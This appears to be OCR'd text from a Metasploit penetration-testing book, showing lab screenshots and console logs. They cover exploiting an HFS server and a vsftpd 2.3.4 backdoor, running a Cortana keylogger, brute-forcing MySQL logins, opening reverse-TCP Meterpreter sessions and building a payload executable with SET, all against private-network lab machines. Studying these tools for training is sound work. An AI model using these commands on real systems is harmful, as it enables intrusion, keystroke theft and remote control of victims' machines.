

Scripts X
Cortana X
cortana> help
Commands
askoff
askon
help
load
logoff
logon
ls
proff
profile
pron
reload
troff
tron
unload
cortana> logon 8081.cna
[+] Logging '8081.cna'
cortana>


Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
192.168.10.109
TKSHX\mm @ WIN-SWIKKOTKSHX
Console X
Scripts X
Cortana X
nmap X
nmap X
nmap X
nmap X
cortana> logon 8081.cna
[+] Logging '8081.cna'
Hacking a Host running 192.168.10.109 (Windows 7)
[22:29:42] metasploit module.compatible_payloads('windows/http/rejetto_hfs_exec') at internal.sl:505
[22:29:42] metasploit module.execute('exploit', 'windows/http/rejetto_hfs_exec', %(LHOST => '192.168.10.104', RPORT => '8081', LPORT => 30764, RHOST => '192.168.10.109', PAYLOAD => 'windows/meterpreter/bind_tcp', TARGET => '0')) at internal.sl:499
cortana>


```
Hosts in the Database

Hosts
=====

address         mac                name             os_name    os_flavor  os_sp  purpose  info  comments
-------         ---                ----             -------    ---------  -----  -------  ----  --------
192.168.10.109  08:00:27:84:55:8c  WIN-SWIKKOTKSHX  Windows 7                    client


Services in the Database

Services
========

host            port   proto  name               state  info
----            ----   -----  ----               -----  ----
192.168.10.109  80     tcp    http               open   Microsoft IIS httpd 7.0
192.168.10.109  135    tcp    msrpc              open   Microsoft Windows RPC
192.168.10.109  139    tcp    netbios-ssn        open   Microsoft Windows 98 netbios-ssn
192.168.10.109  445    tcp    microsoft-ds       open   primary domain: WORKGROUP
192.168.10.109  3389   tcp    ssl/ms-wbt-server  open
192.168.10.109  8081   tcp    http               open   HttpFileServer httpd 2.3
192.168.10.109  49152  tcp    unknown            open
192.168.10.109  49153  tcp    unknown            open
192.168.10.109  49154  tcp    unknown            open
192.168.10.109  49155  tcp    unknown            open
192.168.10.109  49156  tcp    unknown            open
192.168.10.109  49157  tcp    unknown            open

cortana>
```

```
Server username: WIN-SWIKKOTKSHX\mm

Current pid: 740

Server username: WIN-SWIKKOTKSHX\mm

Server username: WIN-SWIKKOTKSHX\mm

Current pid: 740

Current pid: 740

Server username: WIN-SWIKKOTKSHX\mm

Server username: WIN-SWIKKOTKSHX\mm

Server username: WIN-SWIKKOTKSHX\mm

Current pid: 740

Current pid: 740

Current pid: 740
```


Login
Meterpreter 3
Services
Scan
Host
Access
Interact
Explore
Pivoting
My Key Logger
ARP Scan...
Kill
Start Key Logger
Stop Key Logger
Show Keylogs


Login
Meterpreter 3
Services
Scan
Host
Access
Interact
Explore
Pivoting
My Key Logger
ARP Scan...
Kill
Start Key Logger
Stop Key Logger
Show Keylogs
nmap X

```
cortana> load /root/Desktop/cortana/keylog.cna
[+] Load /root/Desktop/cortana/keylog.cna
 Starting the keystroke sniffer...

 Starting the keystroke sniffer...

 Starting the keystroke sniffer...

 Dumping captured keystrokes...

 Dumping captured keystrokes...

 Dumping captured keystrokes...

 Dumping captured keystrokes...

  <LWin> r <Return> Hi  <Back> , this system is compromised by armitage and Metasploit

  <LWin> r <Return> Hi  <Back> , this system is compromised by armitage and Metasploit

  <LWin> r <Return> Hi  <Back> , this system is compromised by armitage and Metasploit

  <LWin> r <Return> Hi  <Back> , this system is compromised by armitage and Metasploit
```


Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
192.168.10.109
TKSHX\mm @ WIN-SWIKKOTKSHX
Console X
Scripts X
Cortana X
nmap X
cortana> load /root/Desktop/cortana/gu.cna
[+] Load /root/Desktop/cortana/gu.cna
cortana> logon gu.cna
[+] Logging 'gu.cna'
[00:35:04] meterpreter 3: 'getuid' at gu.cna:6
Message
Server username: WIN-SWIKKOTKSHX\mm
OK

Chapter 12: Tips and Tricks

```
msf > load minion

       ::::    ::::  :::::::::::: ::::    ::: :::::::::: ::::::::  ::::    :::
       +:+:+: :+:+:+     :+:     :+:+:   :+:     :+:    :+:    :+: :+:+:   :+:
       +:+ +:+:+ +:+     +:+     :+:+:+  +:+     +:+    +:+    +:+ :+:+:+  +:+
       +#+  +:+  +#+     +#+     +#+ +:+ +#+     +#+    +#+    +:+ +#+ +:+ +#+
       +#+       +#+     +#+     +#+  +#+#+#     +#+    +#+    +#+ +#+  +#+#+#
       #+#       #+#     #+#     #+#   #+#+#     #+#    #+#    #+# #+#   #+#+#
       ###       ### ########### ###    #### ########## ########  ###    ####

[*] Version 1.2 (King Bob)
[*] Successfully loaded plugin: Minion
msf >
```

```
msf > db_nmap -sT -sV 192.168.10.108
[*] Nmap: Starting Nmap 7.60 ( https://nmap.org ) at 2018-05-14 16:02 EDT
[*] Nmap: Nmap scan report for 192.168.10.108
[*] Nmap: Host is up (0.0016s latency).
[*] Nmap: Not shown: 977 closed ports
[*] Nmap: PORT     STATE SERVICE     VERSION
[*] Nmap: 21/tcp   open  ftp         vsftpd 2.3.4
[*] Nmap: 22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0
)
[*] Nmap: 23/tcp   open  telnet      Linux telnetd
[*] Nmap: 25/tcp   open  smtp        Postfix smtpd
[*] Nmap: 53/tcp   open  domain      ISC BIND 9.4.2
[*] Nmap: 80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: 111/tcp  open  rpcbind     2 (RPC #100000)
[*] Nmap: 139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 512/tcp  open  exec        netkit-rsh rexecd
[*] Nmap: 513/tcp  open  login?
[*] Nmap: 514/tcp  open  tcpwrapped
[*] Nmap: 1099/tcp open  rmiregistry GNU Classpath grmiregistry
[*] Nmap: 1524/tcp open  shell       Metasploitable root shell
[*] Nmap: 2049/tcp open  nfs         2-4 (RPC #100003)
[*] Nmap: 2121/tcp open  ftp         ProFTPD 1.3.1
[*] Nmap: 3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
[*] Nmap: 5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
[*] Nmap: 5900/tcp open  vnc         VNC (protocol 3.3)
[*] Nmap: 6000/tcp open  X11         (access denied)
[*] Nmap: 6667/tcp open  irc         UnrealIRCd
[*] Nmap: 8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
[*] Nmap: 8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
[*] Nmap: MAC Address: 00:0C:29:FA:B3:E0 (VMware)
[*] Nmap: Service Info: Hosts:  metasploitable.localdomain, localhost, irc.Metas
ploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

```
   Command                Description
   -------                -----------
   axis_attack            Try password guessing on AXIS HTTP services
   cisco_ssl_vpn_attack   Try password guessing on CISCO SSL VPN services
   dns_enum               Enumerate DNS services
   ftp_attack             Try password guessing on FTP services
   glassfish_attack       Try password guessing on GlassFish services
   http_attack            Try password guessing on HTTP services
   http_dir_enum          Try guessing common web directories
   http_title_enum        Enumerate response to web request
   ipmi_czero             Try Cipher Zero auth bypass on IPMI services
   ipmi_dumphashes        Try to dump user hashes on IPMI services
   ipmi_enum              Enumerate IPMI services
   jboss_enum             Enumerate Jboss services
   jenkins_attack         Try password guessing on Jenkins HTTP services
   jenkins_enum           Enumerate Jenkins services
   joomla_attack          Try password guessing on Joomla HTTP services
   mssql_attack           Try common users and passwords on MSSQL services
   mssql_attack_blank     Try a blank password for the sa user on MSSQL services
   mssql_enum             Enumerate MSSQL services
   mssql_xpcmd            Try running xp_command_shell on MSSQL services
   mysql_attack           Try common users and passwords on MYSQL services
   mysql_enum             Enumerate MYSQL services
   owa_sweep              Sweep owa for common passwords, but pause to avoid acc
ount lockouts
   passwords_generate     Generate a list of password variants
   pop3_attack            Try password guessing on POP3 services
   report_hosts           Spit out all open ports and info for each host
   rlogin_attack          Try password guessing on RLOGIN services
   smb_enum               Enumerate SMB services and Windows OS versions
   smtp_enum              Enumerate SMTP users
   smtp_relay_check       Check SMTP servers for open relay
```

```
msf > mysql_enum
VERBOSE => false
RHOSTS => 192.168.10.108
[!] RHOST is not a valid option for this module. Did you mean RHOSTS?
RHOST => 192.168.10.108
RPORT => 3306
[*] Auxiliary module running as background job 0.
msf auxiliary(scanner/mysql/mysql_version) >
[+] 192.168.10.108:3306   - 192.168.10.108:3306 is running MySQL 5.0.51a-3ubuntu
5 (protocol 10)
[*] Scanned 1 of 1 hosts (100% complete)
```

```
msf > mysql_attack
BLANK_PASSWORDS => true
USER_AS_PASS => true
USERNAME => root
PASS_FILE => /usr/share/john/password.lst
VERBOSE => false
RHOSTS => 192.168.10.108
[!] RHOST is not a valid option for this module. Did you mean RHOSTS?
RHOST => 192.168.10.108
RPORT => 3306
[*] Auxiliary module running as background job 0.
msf auxiliary(scanner/mysql/mysql_login) >
[+] 192.168.10.108:3306   - 192.168.10.108:3306 - Success: 'root:'
[*] Scanned 1 of 1 hosts (100% complete)

msf auxiliary(scanner/mysql/mysql_login) >
```

```
msf > connect -C 192.168.10.108 1524
[*] Connected to 192.168.10.108:1524
root@metasploitable:/# pwd
/
root@metasploitable:/# root@metasploitable:/# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
NU/Linux
root@metasploitable:/# root@metasploitable:/#
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit -z

[*] 192.168.10.108:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.10.108:21 - USER: 331 Please specify the password.
[+] 192.168.10.108:21 - Backdoor service has been spawned, handling...
[+] 192.168.10.108:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.10.105:35503 -> 192.168.10.108:6200)
 at 2018-05-14 17:03:38 -0400
[*] Session 2 created in the background.
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -u 2
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [2]

[*] Upgrading session ID: 2
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.10.105:4433
[*] Sending stage (857352 bytes) to 192.168.10.108
[*] Meterpreter session 3 opened (192.168.10.105:4433 -> 192.168.10.108:58806) at 2018-05-14 17:04:59 -0400
[*] Command stager progress: 100.00% (773/773 bytes)
```

```
msf > sessions -l

Active sessions
===============

  Id  Name  Type                     Information
                Connection
  --  ----  ----                     -----------
                ----------
  2         shell cmd/unix
                192.168.10.105:35503 -> 192.168.10.108:6200 (192.168.10.108)
  3         meterpreter x86/linux    uid=0, gid=0, euid=0, egid=0 @ metasploitab
le.localdomain  192.168.10.105:4433 -> 192.168.10.108:58806 (192.168.10.108)
  4         meterpreter x86/windows  WIN-QBJLDF2RU0T\Apex @ WIN-QBJLDF2RU0T
                192.168.10.105:4444 -> 192.168.10.109:49470 (192.168.10.109)

msf >
```

```
msf > sessions -i 2 -n "Shell on Metasploitable"
[*] Session 2 named to Shell on Metasploitable
msf > sessions -i 3 -n "Meterpreter on Metasploitable"
[*] Session 3 named to Meterpreter on Metasploitable
msf > sessions -i 4 -n "Meterpreter on HFS Server 2012"
[*] Session 4 named to Meterpreter on HFS Server 2012
msf > sessions -l

Active sessions
===============

  Id  Name                           Type                   Information
  --  ----                           ----                   -----------
  2   Shell on Metasploitable        shell cmd/unix
5503 -> 192.168.10.108:6200 (192.168.10.108)
  3   Meterpreter on Metasploitable  meterpreter x86/linux   uid=0, gid=0, euid=0, egid=0 @ metasploitable.localdomain
433 -> 192.168.10.108:58806 (192.168.10.108)
  4   Meterpreter on HFS Server 2012 meterpreter x86/windows WIN-QBJLDF2RU0T\Apex @ WIN-QBJLDF2RU0T
444 -> 192.168.10.109:49470 (192.168.10.109)
```

```
msf > set Prompt MsfGuy
Prompt => MsfGuy
MsfGuy> workspace -a AcmeScan
[*] Added workspace: AcmeScan
MsfGuy> workspace AcmeScan
[*] Workspace: AcmeScan
MsfGuy> set Prompt MsfGuy:%W
Prompt => MsfGuy:%W
MsfGuy:AcmeScan>
```

```
MSF> set prompt %D %H %J %L %S %T %U %W
prompt => %D %H %J %L %S %T %U %W
/root kali 0 192.168.10.105 3 17:56:53 root AcmeScan>
```

```
MsfGuy> workspace AcmeScan
[*] Workspace: AcmeScan
MsfGuy> set Prompt MsfGuy:%W
Prompt => MsfGuy:%W
MsfGuy:AcmeScan> save
Saved configuration to: /root/.msf4/config
MsfGuy:AcmeScan> exit
```

```
Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N4 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing


       =[ metasploit v4.16.52-dev-                         ]
+ -- --=[ 1753 exploits - 1006 auxiliary - 307 post       ]
+ -- --=[ 536 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

MsfGuy:AcmeScan > workspace
  default
* AcmeScan
MsfGuy:AcmeScan >
```

```
MsfGuy:AcmeScan > handler -p windows/meterpreter/reverse_tcp -H 192.168.10.105 -P 4444
[*] Payload handler running as background job 0.

[*] Started reverse TCP handler on 192.168.10.105:4444
```

```
MsfGuy:AcmeScan > rename_job 0 "BackGround Handler 4444"
[*] Job 0 updated
MsfGuy:AcmeScan > jobs

Jobs
====

  Id  Name                    Payload                         Payload opts
  --  ----                    -------                         ------------
  0   BackGround Handler 4444  windows/meterpreter/reverse_tcp  tcp://192.168.10.105:4444

MsfGuy:AcmeScan >
```

```
MSF > sessions -C getuid
[-] Session #2 is not a Meterpreter shell. Skipping...
[*] Running 'getuid' on meterpreter session 3 (192.168.10.108)
Server username: uid=0, gid=0, euid=0, egid=0
[*] Running 'getuid' on meterpreter session 4 (192.168.10.109)
Server username: WIN-QBJLDF2RU0T\Apex
MSF >
```

```
root@mm:/usr/share/set# ./seautomate se-script
[*] Spawning SET in a threaded process...
[*] Sending command 1 to the interface...
[*] Sending command 4 to the interface...
[*] Sending command 2 to the interface...
[*] Sending command 192.168.10.103 to the interface...
[*] Sending command 4444 to the interface...
[*] Sending command yes to the interface...
[*] Sending command default to the interface...
[*] Finished sending commands, interacting with the interface..
```

```
  GNU nano 2.2.   File: se-script     Modified

1
4
2
192.168.10.103
4444
yes
```

```
   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

```
   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) SMS Spoofing Attack Vector
  11) Third Party Modules

  99) Return back to the main menu.

set> 4
```

```
   1) Windows Shell Reverse_TCP
   2) Windows Reverse_TCP Meterpreter
   3) Windows Reverse_TCP VNC DLL
   4) Windows Shell Reverse_TCP X64
   5) Windows Meterpreter Reverse_TCP X64
   6) Windows Meterpreter Egress Buster
   7) Windows Meterpreter Reverse HTTPS
   8) Windows Meterpreter Reverse DNS
   9) Download/Run your Own Executable

set:payloads>2
```

```
set:payloads> IP address for the payload listener (LHOST):192.168.10.113
```

```
set:payloads> Enter the PORT for the reverse listener:4444
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set/payload.exe
```

```
set:payloads> Do you want to start the payload and listener now? (yes/no):yes
```

```
[*] Processing /root/.set/meta_config for ERB directives.
resource (/root/.set/meta_config)> use multi/handler
resource (/root/.set/meta_config)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/.set/meta_config)> set LHOST 192.168.10.113
LHOST => 192.168.10.113
resource (/root/.set/meta_config)> set LPORT 4444
LPORT => 4444
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job.
```